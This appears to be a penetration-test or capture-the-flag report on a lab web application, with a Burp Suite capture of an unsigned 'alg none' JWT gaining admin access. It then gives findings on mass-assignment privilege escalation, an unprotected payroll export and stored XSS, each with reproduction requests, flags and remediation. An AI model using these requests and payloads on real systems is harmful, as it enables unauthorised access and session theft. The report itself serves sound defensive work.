9 Accept-Encoding: gzip, deflate, br
10 Cookie: MRDSESSID=c06284c9c2d6f932b6f79ad7d49e6536; mrd_prefs=Tzo5O1Jvc2VyUWU1ZnM1OjM6e3M6MTA6ImFjY291bnRfaWQ1O2k6MjY7cz00O1Jyb2x1Ijtz0j06InVzZXI03M6NT0idGh1bWU1O3M6NT0ibGlnaHQ1O3003D
11 Connection: keep-alive
12
13
```

Inspector

Selection 35 (0x23)

Selected text
eyJhbGciOiJIub251IiwidHlwIjoIc3R5bmFtZSI6ImN3X2FsaWlnIiwicm9sZSI6ImFkbWwuaWiaWF0IjoxNzgzNDQ1MDQzFQ.

Decoded from: Base64

["alg":"none","typ":"JWT"]

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 10

Memory: 319.0MB of 4.00GB Disabled

Burp Suite Community Edition v2020.7.3 - Temporary Project

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover MCP JWT Editor XSS Cheatsheet Auth Analyzer JOSEPH

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
325	GET	/api/admin/summary		✓	200	386	JSON			JSON Web Signat...		46.101.230.175		01:46:08 23 Aug...	8080	135
324	GET	/api/admin/summary			401	387	JSON					46.101.230.175		01:45:59 23 Aug...	8080	73
323	GET	/api			200	2295	HTML			Mobile API — Meridian C...		46.101.230.175		01:43:58 23 Aug...	8080	125
316	GET	/api			200	2295	HTML			Mobile API — Meridian C...		46.101.230.175		01:05:14 23 Aug...	8080	77

Original request

Pretty Raw Hex

```
1 GET /api/admin/summary HTTP/1.1
2 Host: 46.101.230.175
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: MRDSESSID=c06284c9c2d6f932b6f79ad7d49e6536; mrd_prefs=Tzo5O1Jvc2VyUWU1ZnM1OjM6e3M6MTA6ImFjY291bnRfaWQ1O2k6MjY7cz00O1Jyb2x1Ijtz0j06InVzZXI03M6NT0idGh1bWU1O3M6NT0ibGlnaHQ1O3003D
10 Connection: keep-alive
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 22 Aug 2026 21:47:25 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.2.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 54
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: application/json
12
13 {
14   "ok": true,
15   "admin_summary_token": "FLAG{c05_67da35fa}"
16 }
```

Inspector

Request attributes 2
Request cookies 2
Request headers 9
Response headers 10

Memory: 319.0MB of 4.00GB Disabled

BB-10: Privilege Escalation via Mass Assignment of Clearance Level	
CVSS v3.1 score: 8.1	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A01: Broken Access Control (2025)
CWE (primary)	CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes
CWE (contributing)	CWE-639: Authorization Bypass Through User-Controlled Key CWE-269: Improper Privilege Management

Overview:

The profile update handler at [/profile](#) binds submitted request parameters directly to the account record without an allow-list of permitted fields. The form legitimately submits display name, department, phone, and biography, but the handler also accepts and persists [clearance_level](#) — an authorisation attribute the interface never exposes.

Because the [/classified](#) endpoint gates access on the stored clearance value, a user can grant themselves any clearance level by adding a single parameter to the profile update request.

Steps to Reproduce:

1	Confirm the baseline restriction. Requesting /classified as a standard user returns: <i>Access denied. This area requires clearance level 5. Your clearance is 1.</i>
2	Intercept a legitimate profile update and append the undocumented parameter: POST /profile HTTP/1.1 Host: 46.101.230.175 Content-Type: application/x-www-form-urlencoded display_name=Subhan+Majidov&department=Engineering&phone=%2B1-555-017&about_me=Pentester&clearance_level=5
3	The server responds 302 Found, Location: /profile?saved=1 , accepting the update without validation or error.
4	Request the restricted endpoint again: GET /classified The application now returns <i>Clearance 5 accepted</i> and discloses the Executive Board Minutes, confirming the escalation persisted to the account record.

Boardroom clearance required.

Token: **FLAG{c13_14532655}**

Impact:

- Self-service privilege escalation to the highest clearance tier — any authenticated user can assign themselves level 5, the maximum the application recognises.
- Access to restricted board material — executive board minutes and other clearance-gated content become readable, defeating the access control model entirely.
- Persistent rather than transient — unlike token or cookie tampering, the change is written to the account record and survives logout, session expiry, and credential rotation. Remediating the authentication layer does not revoke it.
- Undetectable without an audit — the escalation produces a routine profile-update event; no alerting distinguishes it from a legitimate change.


Remediation:



1. Allow-list permitted fields at the handler. Bind only the attributes the profile form is intended to accept, and discard any others:


```
$allowed = ['display_name', 'department', 'phone', 'about_me'];  
$updates = array_intersect_key($_POST, array_flip($allowed));
```

2. Never accept authorisation attributes from client input. `clearance_level`, `role`, and equivalent fields should be modifiable only through an administrative workflow with its own authorisation check and audit trail.
3. Audit existing records for clearance values that were not set through the administrative path, as this vulnerability may already have been exploited.
4. Log and alert on privilege attribute changes, so future modification of clearance or role generates a reviewable event.

Proof of Concepts:







BB-11: Missing Function-Level Authorization on Internal Endpoint	
CVSS v3.1 score: 7.5	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
OWASP Top 10	A01: Broken Access Control (2025)
CWE (primary)	CWE-862: Missing Authorization
CWE (contributing)	CWE-1220: Insufficient Granularity of Access Control CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Overview:

The Internal Staff Tools page at [/internal](#) exposes a payroll export function labelled administrators only and described as restricted to finance administrators. No authorisation check enforces this restriction.

The endpoint is reachable by any authenticated user regardless of role, and the export executes successfully, returning a signed payroll export token. The stated restriction exists only as descriptive text in the interface.

Steps to Reproduce:

1	Authenticate as a standard low-privilege staff user with no administrative or finance role.
2	Navigate directly to the internal tools page: GET /internal The page renders in full, including the Payroll Export function marked <i>administrators only</i>, with no access denial.
3	Invoke the export by activating the Run payroll export control.
4	The server executes the operation and returns: {"status":"ok","export_token":"FLAG{c10_22b20c05}","generated_for":"s7_alice"} The generated_for field confirms the export ran under the standard user's own identity, demonstrating the server performed no role check before executing a function it explicitly documents as restricted. The endpoint was located through the robots.txt file, which discloses the /internal/ path to unauthenticated visitors (see BB-26).

export_token: **FLAG{c10_22b20c05}**


Impact:

- Restricted finance functionality is available to all staff — any authenticated user can execute an operation the application itself states is limited to finance administrators.
- Signed payroll export token disclosed — the returned token is a credential for payroll data access; its exposure to non-finance staff undermines whatever downstream control it protects.
- Role model is decorative at this endpoint — the interface displays an administrators only badge, which may lead operators to believe the restriction is enforced when it is not.
- Discoverable without credentials — the /internal/ path is advertised in robots.txt, so an attacker knows where to look before obtaining any account.

Remediation:

1. Enforce authorisation server-side on every privileged route. Add an explicit role check to /internal and the payroll export handler, rejecting requests from accounts lacking the finance administrator role.
2. Apply authorisation centrally rather than per-route. Use middleware or a route-level guard so new endpoints inherit protection by default, preventing recurrence when routes are added.
3. Never rely on interface labelling as a control. Badges and descriptive text convey intent to users but are not enforcement; every restriction shown in the interface must have a corresponding server-side check.
4. Remove sensitive paths from robots.txt and audit the remaining entries — the file currently advertises internal and administrative paths to unauthenticated visitors.

Proof of Concepts:



BB-12: Stored XSS in Feedback Module	
CVSS v3.1 score: 7.4	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N
OWASP Top 10	A05: Injection (2025)
CWE (primary)	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE (contributing)	CWE-116: Improper Encoding or Escaping of Output CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag

Overview:

The feedback module persists user-submitted messages and renders the **body** field to the page without output encoding. Submitted markup is written into the response as live HTML, so injected script executes in the browser of every user who subsequently loads the page. The same view escapes **from_name** and **created_at** correctly; only the message body is rendered raw, indicating the encoding was omitted rather than absent by design.

Steps to Reproduce:

1	Submit a payload through the feedback form:
2	The submission is accepted and stored. Reloading /feedback executes the payload, and the resulting dialog discloses the mrd_prefs cookie value in full.
3	Inspect the page source to confirm the injection point. The response contains the payload as unencoded markup inside a <div> , immediately following the developer comment marking the unescaped field: <!-- C02: body rendered without encoding --> <div></div> Multiple payloads persisted across sessions, including <script>alert(1)</script> , confirming both stored persistence and execution in HTML body context.

Flag: **<!-- C02: body rendered without encoding -->**

Impact:


- Persistent execution in every viewer's browser — the payload requires no delivery mechanism and fires for any user loading the page, including administrators reviewing submissions.
- Authorisation cookie is readable by injected script — mrd_prefs lacks the HttpOnly flag, so the payload retrieved it directly, as shown in the proof of concept.
- Chains to privilege escalation — because mrd_prefs carries the role attribute and is trusted for authorisation (BB-08), a payload can rewrite the cookie to assign administrative role in the victim's own browser, without contacting an attacker-controlled server.
- Actions performable as the victim — script executing under the application origin can invoke any state-changing endpoint, and no CSRF tokens exist to constrain it (BB-27).

